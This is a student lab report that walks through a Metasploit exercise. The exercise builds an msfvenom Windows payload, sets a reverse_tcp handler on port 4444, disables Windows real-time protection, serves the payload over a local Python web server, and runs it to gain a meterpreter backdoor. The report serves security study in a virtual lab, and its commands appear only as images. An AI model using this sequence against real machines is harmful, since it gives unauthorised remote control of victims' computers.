**EXPERIMENT-04**

**SYSTEM HACKING**

**AIM:**

**To study about system hacking using tools like Metasploit**

**THEORY**

System hacking is the way hackers get access to individual computers on a network. ... This course explains the main methods of system hacking—password cracking, privilege escalation, spyware installation, and keylogging—and the countermeasures IT security professionals can take to fight these attacks.

**TOOLS USED:**

**Operating System:** Kali Linux

**Softwares Used:** Virtual machine (virtual box or vmware ), Windows 10 Metasploit

**PROCEDURE**

**Step 1:** Open kali linux vm using virtual box. Open the terminal and type “ifconfig” command which is used to find the ip address




Figure 4.1

**Step 2:**

After running the command **ifconfig** we get the ip address that is: **192.168.1.6.**


****

Figure 4.2

**Step 3:**

* Then we type **“msfvenom”** and type the whole payload cmd and create a windows payload.




Figure 4.3

**Step 4:**


* To create a backdoor we typed the command “msfconsole”

Figure 4.4

**Step 5**:




Figure 4.5

* In step 5 we set a backdoor connection. Which type of backdoor connection we want.

**Step6:**




Figure 4.6

* In step 6 we **set** the payload type “**reverse\_tcp**” in our backdoor connection.

**Step7**:




Figure 4.7

* In step7 we set the “**LHOST:192.168..1.4**” which is our kali machine IP address.

**Step8:**




Figure 4.8

* In step 8 we set “**LPORT:4444**” to receive a payload connection to this port.

**Step9**:




Figure 4.9

* In this step 9 we recheck the **LHOST & LPORT** is correct or not If they are correct now we are ready to exploit.

**Step 10**:




Figure 4.10

* Now we open the another terminal in kali linux and gave cmd**“sudo su”** to take the super user access on kali.
* Then we type “**python**” cmd to share our payload to the target machine in **LAN**.

**Step11**:




Figure 4.11

* Then we turn off the windows real time protection to undetectable the payload on windows machine.

**Step12:**




Figure 4.12

* Then we type in any browser the kali linux ip address and **8000** port number to access the kali linux file and download in **LAN**.
* Like: “**192.168.1.4:8000**”.

**Step13:**




Figure 4.13

* In step 13 we search the payload name To download it.

**Step14**:




Figure 4.14

* Then we Download the payload on our windows machine.

**Step 15:**




Figure 4.15

* In step 15 we go to the **download** folder in our windows target machine and **run as administrator** or **open** it. To install the virus on windows machine.

**Step 16:**




Figure 4.16

* We return to kali machine and type “**exploit”** cmd to send the exploitation request to our target machine.

**Step17:**




Figure 4.17

* When our payload is installed in target machine then we get the **meterpreter section** which is show that we got the backdoor connection to our windows machine to kali machine.
* Now we take whole control of the windows machine on kali linux.

**Step18:**




Figure 4.18

* Then we type the “**sysinfo**” cmd in kali linux terminal to see the windows machine details.

**Step19:**




Figure 4.19

* Now we saw that the Device name of the windows machine and the device name which is show in kali terminal both are same

**Result.**

It shows that we successfully exploit the Windows machine.